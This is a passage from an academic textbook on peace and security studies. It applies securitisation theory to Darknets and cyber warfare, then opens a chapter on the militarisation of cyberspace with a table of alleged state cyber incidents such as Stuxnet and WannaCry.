So far, we have developed two concepts: *cyber warfare* and *Darknet*. We have also mapped threat scenarios from a Darknet context that we can reasonably connect to cyber warfare. However, we have seen that the concepts remain blurry and difficult to define. The more one narrows a term down to technical perspectives, the easier it is to define. However, such narrowing also reduces the scope for describing non-technical aspects. In the case of cyber warfare, a concept narrowed down to merely technical aspects leads us to questions of IT security. At the same time, we lose the possibility of distinguishing terms based on non-technical aspects. It therefore makes sense to ask for expanding excessively narrow concepts by taking up non-technical aspects again. But here, we find that it is contingent which distinctions one wants to draw, for example, between terrorism and activism – not only in the case of cyber threats. It is therefore striking that security experts in the public discussion sometimes make very clear statements about threats from the Darknet or through cyber warfare. This is especially true when their statements call for political decisions or state action. It is obvious to assume that such statements on the dangerous nature of the Darknet are made with political interest. Contrastingly, we will try to show that design goals of the Darknet and scenarios of cyber warfare interact with each other, thereby promote a discursive escalation.

We want to reflect on the possibilities of strategically using the vagueness of the concepts for *framing* Darknets and cyber warfare phenomena. This reveals how the concept of cyber warfare itself can be used as a political instrument. In other words: We want to find out what happens when we no longer pose the question what a threat might consist of, but how threats are *constructed* in the first place (Dunn Cavelty, 2013, p. 105). We examine how "risk" or "threat" are framed within cyber warfare discourses and how Darknet discourses foster a logic of escalation. This way, the conceptual and strategic dynamics of security policy, and underlying interests of actors can be exposed alongside alternative conceptual approaches. However, *framing* or *designation* are irreducible to deliberate strategies. For this analysis, we employ the concept of securitisation as coined in critical security studies, esp. by the Copenhagen School (Dunn Cavelty, 2013, p. 106; Williams, 2003, p. 511). We adopt the concept of securitisation and outline its theoretical framework, expanding it with Dunn Cavelty's and Jaeger's notion of relational securitisation. We then show how the term serves to study the relationship between Darknet and cyber warfare. Finally, we discuss a few limitations of this perspective.

6.5.1 The Term "Securitisation"

The term **securitisation** refers to transformations of (usually political) discourses into discourses on security issues. The term was coined in the Critical Security Studies by the Copenhagen School. Critical Security Studies are part of political science – of the study of *International Relations*, to be precise – and take a critical perspective on strategic studies and risk assessment. The general idea is that "security" lacks any objective meaning but is a result of social communication and deliberation processes. Likewise, security problems are not objective, but subject to political processes (Williams, 2003, p. 513). In contrast to threat assessment, which attempts to measure risks by likelihood and potential damage through models of attackers, threats, and vulnerabilities, securitisation theory allows for analysing the construction of these models (p. 521f). At first, it appears that *subjective* assessments determine whether a potential event is perceivable as a threat or which threat representations – "ways to depict what counts as a threat or risk" (Dunn Cavelty, 2013, p. 105) – are acceptable. However, individual acts of communication are not arbitrary and unrelated. Instead, they are only successful if they are recognised by linking to them in follow-up communication acts confirming them (Dunn Cavelty and Jaeger, 2015, p. 179). Feasible threat representations include acceptable attacker models, attack vectors, and vulnerabilities. Securitisation theory highlights how these are constructible from a reservoir of accepted threat frames (Dunn Cavelty, 2013, p. 107). The same applies to assignments of responsibility or production of compulsions to act: the reservoir offers acceptable reasons for justifying decisions. In particular, those decisions which attempt to interrupt the democratic process in the name of supposedly urgent security measures (p. 116).

In short, securitisation appears as a concretisation of the more commonly known phenomenon of **framing**. Framing plays a major role in marketing, journalism, politics, propaganda and hereby in warfare, too. We might think, for example, measures from psychological warfare to weaken the opponent's fighting morale, but also to stir up or unsettle the population of the opposing state. In the context of security policy, framing allows for appealing to fear. In fact, a detailed analysis of securitisation must go beyond mere references to fear. It must consider the sociological, psychological and philosophical conditions of communication acts. There are also institutional and political conditions. We are therefore only in a position at this point to provide a general picture of theory.

In discussing securitisation, political science aims for an understanding how securitisation allows creating the illusion of a lack of alternatives and how it allows for transforming more and more discourses into matters of security. To understand the perspective of securitisation, it is worth taking a brief look at its theoretical foundations: social constructivism. From this perspective, ideas and concepts as well as "security" are *socially constructed*. Diagnosing something as being socially constructed calls its alleged objectivity into question and highlights its dependency on social communication and negotiation processes. For social constructivism, therefore, socially constructed entities depend on contingent processes that could have taken place differently and are still subject to change.

Social constructivism offers tools for uncovering and pointing out possible alternatives. These alternatives concern in particular, but not exclusively, our attribution of meaning, but also the recognition of facts as "true" or truth-apt. This is particularly interesting in connection with political decision-making processes. For example, security policies depend on how security policymakers assess threats and whether they recognise statements about threats as true. After all, assessing threats does not exclusively depend on past events, which have already taken place, but primarily on possible future events. The strength of the approach discussed here lies in reflecting on framing possibilities of future events. The classical theory of securitisation concentrated on political elites and experts as main positions of power. Newer approaches, on the other hand, also deal with civil society and mass media communication in micro-political processes.

This makes clear that critical security studies are far from abstract questions of the meaning of words or of academic questions about collective opinion forming but is concerned with problems of "power" and hence of rationality, values, and democratic processes. Securitisation acts as instrument of power precisely by determining what is perceived as a threat, how it is perceived as such and how politics and societies have to respond. The main interest is to uncover the conditions of successful transformations of discourses into security discourses. The meaningful attribution of actual or possible security concepts always implies the attribution of actual or possible threats. It is a topic often discussed in criticism of security policy and security research that the increase in security measures leads to uncertainty – the so-called **security dilemma** (see Chapter 3 *"Natural-Science/Technical Peace Research"*). Uncertainties give political decision-makers opportunities to discuss or implement further security measures, because they foster the acceptability of such measures in society. The perspective of securitisation emphasises that security policy itself favours further escalations – even without actually recurring on any real threats. This comes from the fact that security policy gears all measures to future, possible and conceivable events. Securitisation operates by turning conceivable possible events into expected events by medium of communication. Creating such expectations, securitisation fosters decisions based on informed speculations and hence pressures to act.

6.5.2 The Anatomy of a Securitisation Speech Act

Studying securitisation requires a differentiated concept of speech acts for analysing the functioning of actual acts of speaking, for example effects on audiences. In this chapter, we use **speech acts** and **acts of communication** interchangeably. Speech acts are language expressions in a pragmatic perspective. Commonly, expressions are understood as means for conveying information, such as sentences describing states of affair. In a pragmatic linguistic perspective as, for example, Austin and Searle (1969) suggested, we do not concern ourselves with what an expression says, but what an expression does and what its effects are. This includes sentences describing states of affair as special cases: these are speech acts that attribute predications. They generate *meaning* (Dunn Cavelty and Jaeger, 2015, p. 178). With regard to what an utterance "causes," we speak of **perlocutionary acts**. These speech acts have effects on the listeners and bring about change, e.g. in opinions or behaviours. For securitisation, we are interested in speech acts that can serve as **securitisation speech acts** (SSA). SSA are perlocutionary acts that change the opinion on what is perceived as threatened and what calls for immediate action. In addition, successful SSAs legitimise the position of speakers as experts in threat assessment. They do not only continue and expand security discourses, but also contribute to stabilising security discourses and increase their political significance. We can investigate the effects of SSA and their conditions in more detail when we have clarified their anatomy.

SSA refer to five components: referent objects, threat subjects, threat frames, actors, and audiences.

- **Referent objects (RO):** any entities that conceivably can be threatened, e.g. persons, infrastructures, collective entities like nation, state, economy, but also abstract entities like nature and even values like freedom or truth. Securitisation speech acts must usually refer to referent objects whose loss or damage would have considerable consequences. A successful SSA makes the RO into a governance object, removing its agency and subjecting it to impeding security measures (Dunn Cavelty and Jaeger, 2015, p. 182).

- **Threat subjects (TS):** all entities that might pose a threat to the referent object, e.g. attackers, terrorists and terrorist networks, other states, computer hackers, political activists, criminals, rioters, but also members of marginalised groups such as ethnic or sexual minorities, the sick, the poor or simply socially suspicious persons. It is important here that only such entities can be considered as threat subjects to which, firstly, the intention and the ability to implement the threat, i.e. to harm the referent object, can be imputed and about which, secondly, not enough is known or which appear to be uncontrollable. Besides ascription by actors of SSA, threat subjects appear through deliberate self-representation, e.g. through communication strategies of political activists (Dunn Cavelty and Jaeger, 2015, p. 176).

- **Threat Frame (TF):** A suitable threat frame is required, which serves as an interpretative schema. It serves to combine the diagnosis of the threat situation with the prognosis of the necessary measures and the assignment of responsibility. The threat frame selects the necessary measure from the possibilities of how to react to the threat. As for threat subjects, threat frames in successful SSAs appear to be uncontrollable and insufficiently understood (Dunn Cavelty and Jaeger, 2015, p. 177).

- **Actor (AC):** The actor marks the speaker position from which an SSA can be attempted. The actor does not have to be individual persons like a security expert, but also whole institutions can take over this role. Whether the SSA can be successful depends in particular on the credibility of the actor and the expertise attributed to the actor in social processes.

- **Audience (AU):** The audience serves as (collective) addressee of the SSA, e.g. persons such as political decision-makers, groups, institutions, but also the public at large. Many models such as collective assemblages (Deleuze/Guattari) or social systems (Luhmann) have been proposed for the modelling of collective addressees.

Hence, SSA are speech acts that declare the imminence of an existential threat by a threat subject for a referent object. Actors are able to perform SSAs if they are considered experts by the audience, assign responsibility to the audience and suggest necessary measures accordingly to the threat frame. This enables us to identify a series of conditions for successful SSA:

- The idea of a conceivable threatening event is successfully translated into the idea of an expected threatening event. This can only be achieved if expert knowledge is attributed to the speaker, for example, representatives from security research.
- The threatening event must concern existential interests or values.
- The threatening event must not be trivial to prevent. The accompanying circumstances must not be easy to clarify.
- The threatening event must not appear fateful, but there must be possibilities of decision and necessary consequences.
- The listeners must accept their responsibility. Responsibility can be limited to approving political decisions.

If the SSA is successful, its perlocutionary effect is to influence the audience's view of what needs to be done and to create pressure to act. One observational criterion can be derived from this: successful securitisation speech acts are repeated in security discourses. They have systematic effects. They can also have a cumulative effect, for example if they subtly create or promote discomfort towards minorities in a process of "Othering" (Dunn Cavelty and Jaeger, 2015, p. 176). The success can be assessed even more clearly, if it is possible to analyse security discourses with the terms shown and combine the analysis with non-discursive reactions, such as new police or criminal laws, but also the expansion of security authorities and their powers.

6.5.3 Cyber Warfare and Darknets as Playground for Securitisation

Securitisation can be described as a process driven by speech acts for transforming issues into security problems. It is not limited to deliberately turning phenomena into objects for security policing. It also implies a logic of escalation in which problems of civil security happen to be militarised. We have discussed this in the case of intersections between Darknets and cyber warfare. It became apparent that these transformations are easily possible, as long as it is possible to allude to ignorance and uncertainty. At no point were transformations of hypothetical, at times only speculative Darknet threat into matters of cyber warfare unavoidable, but they were nevertheless possible at all times: after all, limited capabilities or non-warlike intentions of the alleged perpetrators could never be countered with empirically founded arguments, for their very identity is concealed by technological means. The parallels to the attribution problem of cyber warfare are obvious. We have seen how the problem of attribution is dealt with in discourses of strategy research on cyber warfare: Because it is difficult to reliably analyse threats, analyses focus on potential vulnerabilities. Here, their probability of being exploited can be set as high as one likes in security analyses, merely by referencing to the lack of knowledge. This led us to the conclusion that threat subjects for successful SSA must not be known too clearly. As long as threat subjects and associated threat frames are not explicitly known, any SSA can generally be constructed on the basis of speculations. Because Darknets are a reservoir not only for popular representation of threats, but also for threat representations by security experts, they perpetually provide occasions for successful SSAs. Of course, this is by no means limited to cyber warfare, but is equally possible for hacktivism, cyber crime and cyber terrorism. However, cyber warfare shows that Darknets allows the logic of escalation created in SSAs to be driven arbitrarily far without having to resort to empirical data.

6.6 Conclusion

In this chapter, we first developed the concept of cyber warfare and showed how it evolved out of speculative considerations from strategic studies and in the context of enthusiasm for new technologies, before it became an ongoing topic in the scientific discussion of war.

- We have made clear that it is precisely the ambiguity of the term that makes it suitable for many subsequent discussions. In particular, we highlighted the attribution problem, which plays a prominent role in the discussion on cyber warfare.
- We then developed a concept of Darknets based on the Tor network and worked out its design principles. Tor is designed in particular to avoid censorship, but also to ensure the anonymity of users and providers. We argued that Tor's design goals not only determine the opportunities, but also the risks of the Darknets.
- We then examined these on the basis of three short case studies, where it became clear that there are only few reliable findings on Darknets and its significance for cyber warfare. In the end, we took this as an opportunity to raise the issue of securitisation. Although there is little reliable evidence on the role of Darknets in cyber warfare, they both fit easily into SSA.
- We finally argued that the reason for this was the agreement between Darknets and cyber warfare regarding the problem of attribution. Darknets repeatedly provide opportunities for SSA that can contribute to the militarisation and escalation of ideas for cyber warfare. Darknets are not only direct tools for cyber warfare, as we have described, but also tools for speeding up the securitisation and militarisation of data networks.

6.7 Exercises

Exercise 6-1: Explain why it is hard to define the term Cyber Warfare. Try to find a definition. Discuss whether your definition is satisfactory.

Exercise 6-2: Distinguish the words internet, Web, Deep Web, Darknet and Dark Web explaining their main characteristics and differences towards each other.

Exercise 6-3: What are the risks and opportunities of the correlation between Cyber Warfare and Darknets? How can the risks be prevented?

Exercise 6-4: What is Securitisation and of which components does the SSA consist?

Exercise 6-5: Discuss if and how the Darknet is a tool for civil movements.

6.8 References

6.8.1 Recommended Reading

Dunn Cavelty, M. (2013): From Cyber-Bombs to Political Fallout: Threat Representations with an Impact in the Cyber-Security Discourse. *International Studies Review, 15*, 105-122.

Gaycken, S. (2011): *Cyberwar. Das Internet als Kriegsschauplatz*, München: Open Source Press.

Stiennon, R. (2015): There Will Be Cyberwar. How the Move to Network-Centric War Fightings Has Set the State for Cyberwar, Birmingham: IT-Harvest Press.

6.8.2 Bibliography

Arquilla, J., and Ronfeldt, D. (1993): Cyberwar is coming! *Comparative Strategy, 12* (2), 141-165.

Applegate, S. D. (2013): The Dawn of Kinetic Cyber. In K. Podins, J. Stinissen, and M. Maybaum (Eds.): *2013 5th International Conference on Cyber Conflict*. Tallinn: NATO CCD COE Publications.

Bazan, S. (2017): A New Way to Win the War, *IEEE Internet Computing, 21.4*, 92-97.

Biryukov, A. (2014): Content and popularity analysis of Tor hidden services. University of Luxembourg.

Buchmüller, L. (1997): Virtual Reality, Cyberspace & Internet. Der Aufbruch zu einem neuen Raum- und Wirklichkeitsverständnis. In P. Michel (Ed.): *Symbolik von Ort und Raum* (pp. 107-136), Bern: Peter Land.

Collins S., Sean, and McCombie, St. (2012): Stuxnet: the emergence of a new cyber weapon and its implications. *Journal of Policing, Intelligence and Counter Terrorism, 7* (1), 80-91.

Dunn Cavelty, M. (2012): The Militarisation of Cyberspace: Why Less May Be Better. In C. Czosseck, R. Ottis, and K. Ziolkowski (Eds.): *2012 4th International Confernce on Cyber Conflict* (pp. 141-153), Tallinn: NATO CCD COE Publications.

Dunn Cavelty, M. (2013): From Cyber-Bombs to Political Fallout: Threat Representations with an Impact in the Cyber-Security Discourse. *International Studies Review, 15*, 105-122.

Dunn Cavelty, M., and Jaeger, M. D. (2015): (In)Visible Ghosts in the Machine and the Powers that Bind: The Relational Securitization of Anonymous. *International Political Sociology, 15*, 176-194.

Foertsch, V., and Meinl, S. (2016): Desinformation durch Geheimdienste: eine untaugliche Waffe des Kalten Krieges wiederbelebt? *Zeitschrift für Außen- und Sicherheitspolitik, 9*, 489-501.

Gaycken, S. (2011): *Cyberwar. Das Internet als Kriegsschauplatz*, München: Open Source Press.

Gibson, W. (1984): *Neuromancer*, New York: Ace.

Giles, K., and Hagestad, W. (2013): Divided by a Common Language: Cyber Definitions in Chinese, Russian and English. In K. Podins, J. Stinissen, and M. Maybaum (Eds.): *2013 5th International Conference on Cyber Conflict*, Tallinn: NATO CCD COE Publications.

Grunert, F. (2012): Ein Bericht über die Handelsblatt-Konferenz ›Cybersecurity 2011‹ in Berlin. *Zeitschrift für Außen- und Sicherheitspolitik, 5*, 137-143.

Grunert, F. (2013): Ein Bericht über die Handelsblatt-Konferenz ›Cybersecurity 2012‹ in Berlin. *Zeitschrift für Außen- und Sicherheitspolitik, 6*, 107-112.

Greenberg, A. (2015, April 17th): NEW DARK-WEB MARKET IS SELLING ZERO-DAY EXPLOITS TO HACKERS. Retrieved from https://www.wired.com/2015/04/therealdeal-zero-day-exploits/.

Kriesel, F. W., and Kriesel, D. (2011): Cyberwar - relevant für Sicherheit und Gesellschaft? Eine Problemanalyse. *Zeitschrift für Außen- und Sicherheitspolitik 4*, 205-216.

Langner, R. (2013): To Kill a Centrifuge. A Technical Analysis of What Stuxnet's Creators Tried to Achieve, technical report, The Langner Group.

Liles, S. (2010): Cyber Warfare: As a Form of Low-Intensity Conflict and Insurgency. In C. Czosseck, and K. Podins (Eds.): *Conference on Cyber Conflict. Proceedings 2010* (pp. 47-57), Tallinn: CCD COE Publications.

Liles, S., Rogers, M., Dietz, J. E., and Larson, D. (2012): Applying Traditional Military Principles to Cyber Warfare. In C. Czosseck, R. Ottis, and K. Ziolkowski (Eds.): *2012 4th International Confernce on Cyber Conflict* (pp. 169-180), Tallinn: NATO CCD COE Publications.

Machine-Learning Algorithm Combs the Darknet for Zero-day Exploits, and Finds Them (2016, August 5th), [Review article]. Retrieved from: https://www.technologyreview.com/s/602115/machine-learning-algorithm-combs-the-darknet-for-zero-day-exploits-and-finds-them/.

Mele, St. (2014): Legal Considerations on Cyber-Weapons and Their Definition. *Journal of Law & Cyber Warfare, 3* (1), 52-69.

Moore, D., and Rid, T. (2016): Cryptopolitik and the Darknet. *Survival, 58* (1), 7-38.

NATO: Russia targeted German army with fake news campaign, *Deutsche Welle* report (2017, February 16th). Retrieved from: http://www.dw.com/en/nato-russia-targeted-german-army-with-fake-news-campaign/a-37591978.

Rid, T., and McBurney, P. (2012): Cyber-Weapons. *The RUSI Journal, 157* (1), 6-13.

Schneier, B. (2016, September 6th): "Internet Disinformation Service for Hire" [Blog post]. Retrieved from: https://www.schneier.com/blog/archives/2016/09/internet_disinf.html.

Searle, J. (1969): *Speech Acts*, Cambridge: University Press.

Singer, T. (2014): Cyberwarfare – Damoklesschwert für das Völkerrecht. *Sicherheit und Frieden, 32* (1), 17–23.

Sommer, P., and Brown, I. (2011): *Reducing Systemic Cybersecurity Risk*, OECD/IFP.

Stiennon, R. (2015): There Will Be Cyberwar. How the Move to Network-Centric War Fightings Has Set the State for Cyberwar, Birmingham: IT-Harvest Press.

"Using Tor hidden services for good" (2017, January 7th), [Blog post]. Retrieved from: https://blog.torproject.org/using-tor-hidden-services-good.

Taddeo, M. (2012): Information Warfare: A Philosophical Perspective. *Philosophy & Technology, 25*, 105-120.

"Wie politisch motiviert war der Amoklauf?" (2017, October 3rd), [tagesschau.de news report]. Retrieved from: http://www.spiegel.de/thema/amoklauf_in_muenchen/.

Williams, M. C. (2003): Words, Images, Enemies: Securitization and International Politics. *International Studies Quarterly, 47*, 511-531.

Part III: Cyber Peace

7 From Cyber War to Cyber Peace

Thomas Reinhold[1,2] · Christian Reuter[1]
Science and Technology for Peace and Security (PEASEC), TU Darmstadt[1]
Institute for Peace Research and Security Policy (ISFH), Univ. of Hamburg[2]

Abstract

The encompassing trend of digitalisation and widespread dependencies on IT systems triggers adjustments also in the military forces. Besides necessary enhancements of IT security and defensive measures for **cyberspace**, a growing number of states are establishing offensive military capabilities for this domain. Looking at historical developments and transformations due to advancements in military technologies, the chapter discusses the political progress made and tools developed since. Both of these have contributed to handling challenges and confining threats to international security. With this background, the text assesses a possible application of these efforts to developments concerning cyberspace, as well as obstacles that need to be tackled for it to be successful. The chapter points out political advancements already in progress, the role of social initiatives, such as the cyber peace campaign of the *Forum of Computer Scientists for Peace and Societal Responsibility (FifF)*, as well as potential consequences of the rising probability of cyber war as opposed to the prospects of cyber peace.

Objectives

- Understanding the ongoing trend of the militarisation of cyberspace, its dynamics and influence on international security politics.
- Gaining insights into the political processes and measures that have been undertaken over the last decades to establish security, stability and peace under the pressure of advances in military technology.
- Identifying the political steps and measures that are necessary for a peaceful development of the domain cyberspace, as well as the role and possibilities of societal actors within these debates.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_7

7.1 Introduction

In Iran in June 2010, a malicious software (**malware**) had been discovered on specialised industry control computers of a uranium enrichment plant, which has been used to sabotage the facility via centrifuge manipulation. Analyses of the program, which is now known as Stuxnet, revealed that the sabotage had already been running for several years, and that the hackers must have possessed remarkable technical skills as well as detailed knowledge of the plant's construction. Because of the high development costs and effort for such malware capable of attacking an industrial facility disconnected from the internet, a governmental agency was assumed to be the driving force behind Stuxnet. This assumption has been confirmed, and Stuxnet is now known to be a joint project of US and Israeli military and intelligence services (Nakashima & Warrick, 2012; Sanger, 2014).

However, Stuxnet was not the first malware allegedly applied by a state. For example, in 2007, the Israeli military was accused of sabotaging Syrian air defence systems (Fulghum, 2007). And in Estonia, servers have been attacked and temporarily disabled presumably by Kremlin-based activists from Russia (Bright, 2007) – incidents which are said to have occurred during the Caucasian war in 2008 in a similar form (Danchev, 2008). Since 2010, such events have been repeatedly receiving public attention, the latest case being in 2015 when the German Federal Parliament's internal communication system "Parlakom" was spied upon for months, and documents, access details and personal communication by deputies and their employees were presumably stolen. The attack severely impeded the parliament's work and could not be stopped until the system was shut down completely during the summer break (Reinhold, 2018).

A video made by FIFf (2017) motivates the discussion around **cyber war** and **cyber peace**. Their central argument why cyber war needs to be prevented, and offensive cyber strategies of militaries and secret services stopped, is that cyber weapons are in many ways as dangerous and inhumane as biological and chemical weapons, which have already been outlawed by the international community. Accordingly, **cyber weapons** are malware (such as viruses, worms and Trojans), which work only when based on loopholes in the security of alien systems. Therefore, cyber armament consists mainly of searching alien networks, institutions and devices for potential vulnerabilities, or even creating them. Of course, as there is a market for everything, access to and knowledge of security gaps can also be bought. In cyber war, aggressors use their control over systems to harm the opposing party. In practice, this means that anything containing a computer can be attacked. Thus, every PC, every router and telephone, every control system, be it small or large, become potential targets. If our **critical infrastructure** (e.g., transportation systems, waterworks, hospitals and power plants) were switched off or even used against us, the consequences and especially the knock-on effects would be just as devastating as in an attack with conventional weapons when supply chains or the transportation system would break down.

Nonetheless, governments around the globe are arming for offensive cyber war and even Germany started to establish dedicated military cyber forces. A broad societal discussion about the legality of turning our devices into weapons that can be used against us at any time has yet to materialise. However, FiFf names several reasons why cyber weapons should be outlawed, and money currently spent on keeping critical infrastructure vulnerable used to close security gaps instead.

1. *Cyber weapons can be used anonymously*. In global virtual networks such as the internet, it is hard to identify the real perpetrator, as they mostly use several devices to execute the attack in order to make backtracking impossible. Furthermore, attacks are often committed at a time that suggests a different origin. And even if traces of the attack can be found, they do not prove anything because they are digital, and it is therefore impossible to tell whether they were left intentionally or accidentally (see Chapter 13 "*Attribution of Cyber Attacks*").
2. *Cyber weapons cannot be controlled*. Malware is often programmed to have an independent existence. If it is intentionally used as a weapon, or simply activated by accident, it can not be accounted for. Weapons of this sort can lie dormant in systems for years before causing any harm. What further distinguishes cyber weapons from conventional weapons is that they can easily be stolen, infinitely reproduced and spread simply by copying and pasting them.
3. *Cyber weapons are expensive and threaten us more than they benefit us*. Militaries and secret services spend vast amounts of money on analysing systems and buying security gaps. As only open loopholes can be used as weapons, buyers of information on them have an interest to keep them open as long as possible. Consequently, huge quantities of money are being spent globally to deliberately keep our critical infrastructure insecure and vulnerable. Naturally, these weaknesses can be (and are) found and exploited daily by criminals and terrorists (FiFf, 2017).

This chapter first illustrates the relevance of cyber war as a realistic part of future warfare and goes on to identify current challenges that the militarisation of cyberspace poses. A central difficulty consists of the application of international law to cyberspace, which is partly due to the characteristics of cyberspace and partly due to the lack of international norms and definitions concerning cyberspace. These problems also make arms control in cyberspace more difficult than controlling conventional weapon types. We further present measures that could be taken towards achieving cyber peace, and some campaigns that try to raise public awareness of the necessity to act in this direction.

7.2 Current Challenges of Cyber War[23]

7.2.1 Militarisation of Cyberspace

Since the discovery of Stuxnet, the term *cyberwar* – derived from war as a military fought conflict between states and the term *cyberspace* – has been coined in connection to incidents of this kind. However, it is neglecting an important distinction which has to be considered when handling and interpreting such events: If the initiators of a cyber attack have not been ordered directly by a government, the attack in question is a "normal" criminal offence, which is a matter of national and international criminal prosecution and police cooperation. For these multilateral agreements already exist, such as the Budapest Convention on Cybercrime issued in 2001 (Council of Europe, 2001). Only once a government is the assumed attacker, interpretation of the incident concerns the political level and becomes relevant in terms of international law.

Here, a critical distinction has to be made regarding an appropriate reaction: Are we dealing with an intelligence service **espionage** (see Chapter 5 "*Cyber Espionage and Cyber Defence*"), **sabotage**, or military activities directed towards clear strategic goals? For this purpose, we need to look at the damage already inflicted. Depending on the attacker's intention and applied malware, the range can reach from simple theft to temporary shutdown of an IT service to a specific damaging of IT and subordinated systems (Brown & Tullos, 2012).

Questions concerning cyber war are exceeding the purely technical aspect of IT system maintenance or attacks on such systems. Apart from the aspects of defence and offence, as well as the necessary tools, states' security-political and military-strategical doctrines play a significant role. These determine to which degree a state identifies cyberspace as a military domain, and how it treats according measures by other states.

For a few years, since the discovery of Stuxnet at the latest, governments have been increasingly perceiving cyberspace as a military domain. According to a study by the United Nations Institute for Disarmament Research (UNIDIR), at least 47 states operated military cyber programs in 2013, of which ten nations had a nominally offensive intention (UNIDIR, 2013) - a situation that presumably will have changed since then. Documents from Edward Snowden's collection give further evidence. We find that in 2012 Barack Obama, being US president at the time, instructed his military and secret service leaders to create a list of the most important potential military targets in cyberspace and to develop solutions

[23] This section is based on a previous version that has been published in German (Reinhold, 2015)

for the disturbance of these targets up to their destruction (The Guardian, 2013). The consequence of this presidential directive became evident regarding the cyber espionage and manipulation opportunities revealed in 2013, which the National Security Agency (NSA) had been developing in the US, and partially distributed as hidden digital sleeper agents in commercial products. Traditionally, the NSA is subordinated to the US cyber command leader, i.e. the offensive cyber forces of the US armed forces, who therefore have direct access to NSA technologies. Since 2016, these have been officially used for the first time in the war against the "Islamic State" (US White House, 2016). In the Warsaw Summit Communiqué in 2016, the NATO has integrated defence in cyberspace into collective defence according to Article 5 of the North Atlantic Treaty and is therefore also evaluating cyber attacks and the aspect of military aggression (NATO, 2016).

Germany has adapted to the change as well; the Federal Armed Forces already had a unit for Computer Network Operations (CNO) since 2006, which consisted of approximately 60 members. The CNO forces are assigned to the organisational unit of the strategic reconnaissance command. This unit's task is the offensive access to foreign IT systems. However, they are currently training in enclosed training networks, and have not yet been utilised according to official announcements (German Federal Parliament Defence Committee, 2016). At the end of 2017, the Federal Defence Ministry has officially integrated the organisational units in the Federal Armed Forces that are dealing with IT and cyberspace into a separate organisational unit. "Cyber and information space" consists of 13.800 personnel and shares an organisational level with the military service branches of Army, Marine, Air Force as well as the Medical Service (German Federal Ministry of Defence, 2016). Furthermore, the CNO unit has been enhanced to a "Centre for Network Operations" and expanded by 20 posts. Due to the necessary intelligence information on relevant targets in cyberspace, it is presumably cooperating more closely with the Federal intelligence service. The strategic guidelines of the White Paper show that these restructuring measures are linked to improved defence possibilities, as well as an enforced strategically offensive orientation of the Federal Armed Forces in cyberspace: "The capability of the Federal Armed Forces' common action in all dimensions is the superior benchmark" and an *"impact superiority has to be reached across all intensity levels"* (German Federal Government, 2016, translations by authors). To reach this goal, the Federal Ministry of Defence in cooperation with Federal Ministry of the Interior, Building and Homeland founded a new agency for innovations in IT security that should take an example in the US Defense Advanced Research Projects Agency (DARPA). The task of this agency is to initiate, promote and finance research and innovation projects in the field of cybersecurity, especially *"tomorrow's IT security solutions"* (German Federal Ministry of Defence, 2018). For the period from 2019 to 2022, the agency can spend a total of around 200 million euros[24].

The increasing militarisation of cyberspace holds a number of challenges in the domains of international law and security policy for the international society and individual states, which will be referred to in the following sections.

Until now, there has been no full-blown cyberwar. However, as mentioned above and in further detail in Table 7-1 below, there have been quite a few **cyber incidents** with different objectives and magnitudes. This hints at possible scopes and consequences of future **cyber attacks**, and therefore the (growing) relevance of the topic.

Year	Alleged actor[25]	Description
2007	Russia	The cyber attack on websites of the government and other institutions, banks and ministries of Estonia that prevented access to them is often considered to be the first significant state-driven cyber attack. An official involvement was denied by Russia and the attack attributed to a patriotic Russian youth organisation.
2008	Russia	The cyber attacks performed against websites of Georgia and South Ossetia during the military conflict with Russia prevented public information platforms and media services from working. These incidents are often considered to have been the first attempts to use cyber capabilities as a means in military conflicts.
2010	USA / Israel	The malware Stuxnet was used to silently sabotage the Iranian nuclear program. Its presumably long development and deployment time, which involved very specific information on the targeted industrial systems, were an international "eye opener" how states use attacks over cyberspace for foreign policy intentions.
2012	Iran	A malware named Shamoon/Wiper was used against industrial oil companies in Saudi Arabia. The malware had been explicitly developed to spread out fast within infected networks and to render the targeted computers useless by deleting relevant operating system files. It affected up to 30,000 IT systems.

[24] In comparisson, the 2018 DARPA budget had been $3.17 billion. Althought it is necessay to mention that the DARPA has a much wider research variety. See https://www.darpa.mil/about-us/budget

[25] The alleged actor is mostly based on information published by intelligence or law-enforcement agencies. The underlying evidence had been seldomly revealed and it had to be considered that such charges can have political motivation, too. Also, it is important to note, that the distinction between hacking activities by a state and its institutions and non-state groups that are not directly connected to a state but under its indirect control is hard to make.

Year	Alleged actor[25]	Description
2012	USA / Israel	The malware Flame was used for espionage and intelligence purposes in the Middle East, especially in Iran, Israel, Palestine, Lebanon and Saudi Arabia. It was considered to be the most versatile malware development so far with a huge variety of modules to infect different IT systems and perform multiple tasks on them. Therefore, Flame is seen as the first state-developed "cyber attack multi-purpose framework".
2013	China	A report from the US-based IT security company Mandiant analysed several long-term cyber attacks and revealed a military cyber force in China, based on IT forensic analysis. The Unit "PLA 61389" had been accused of different espionage attacks with custom-tailored cyber weapons.
2014	Israel	The malware campaign Duqu 2.0 was used for espionage purposes with particularly versatile cloaking mechanisms. It is presumably a further development and extension of earlier versions that had been detected 2011.
2014	Palestine	XtremeRAT was a spear-phishing malware campaign in the context of the Middle East conflicts that had been used by a Palestinian activist group for espionage and data theft.
2015	USA	The Equation Group is the name of a malware campaign with an extremely complex infrastructure and technological basis. The campaign had been active for several years, with earliest indications from 1996. Its highly developed tools and malware frameworks had clearly been developed and extended over years and share similarities with incidents like Stuxnet and Flame.
2015	Russia	In the context of the western Ukraine conflict, Russia was accused of attacks against Ukrainian energy companies that stopped the power supply for around 700,000 residents for several hours. The malware Black-Energy and Killdisk were used to gain access and shut down IT systems.
2016	Russia	In the preparations of the US presidential elections of 2016, cyber attacks were performed against the Democratic National Committee that led to a severe data breach. Some of the documents were leaked subsequently. The cyber attack is seen as part of severe and long-lasting interference within the democratic election process of the USA. As for the end of 2018, the investigations are still ongoing.
2017	Iran	A malware that targeted specific industrial control systems (SCADA) was deployed against Saudi-Arabian petro-chemical companies. It had been specifically designed to trigger physical harm and destruction in these facilities, although this never happened due to programming errors.
2017	North-Korea	After the leak of the fatal zero-day exploit EternalBlue, which had been stolen from the NSA and affected Microsoft Windows systems, a malware called WannaCry was deployed that used this exploit. It spread massively around the world and held affected users to ransom by encrypting their hard drives.

Year	Alleged actor[25]	Description
2018	Russia	In spring 2018, a hacking attack against German governmental IT systems and networks was published. The attack had been active but cloaked for more than a year and had been performed very carefully - without automatic replication or infection of IT systems. Its primary goal presumably had been espionage.

Table 7-1: List of relevant cyber incidents with presumably state or state influenced actors[26]

7.2.2 International Law in Cyberspace

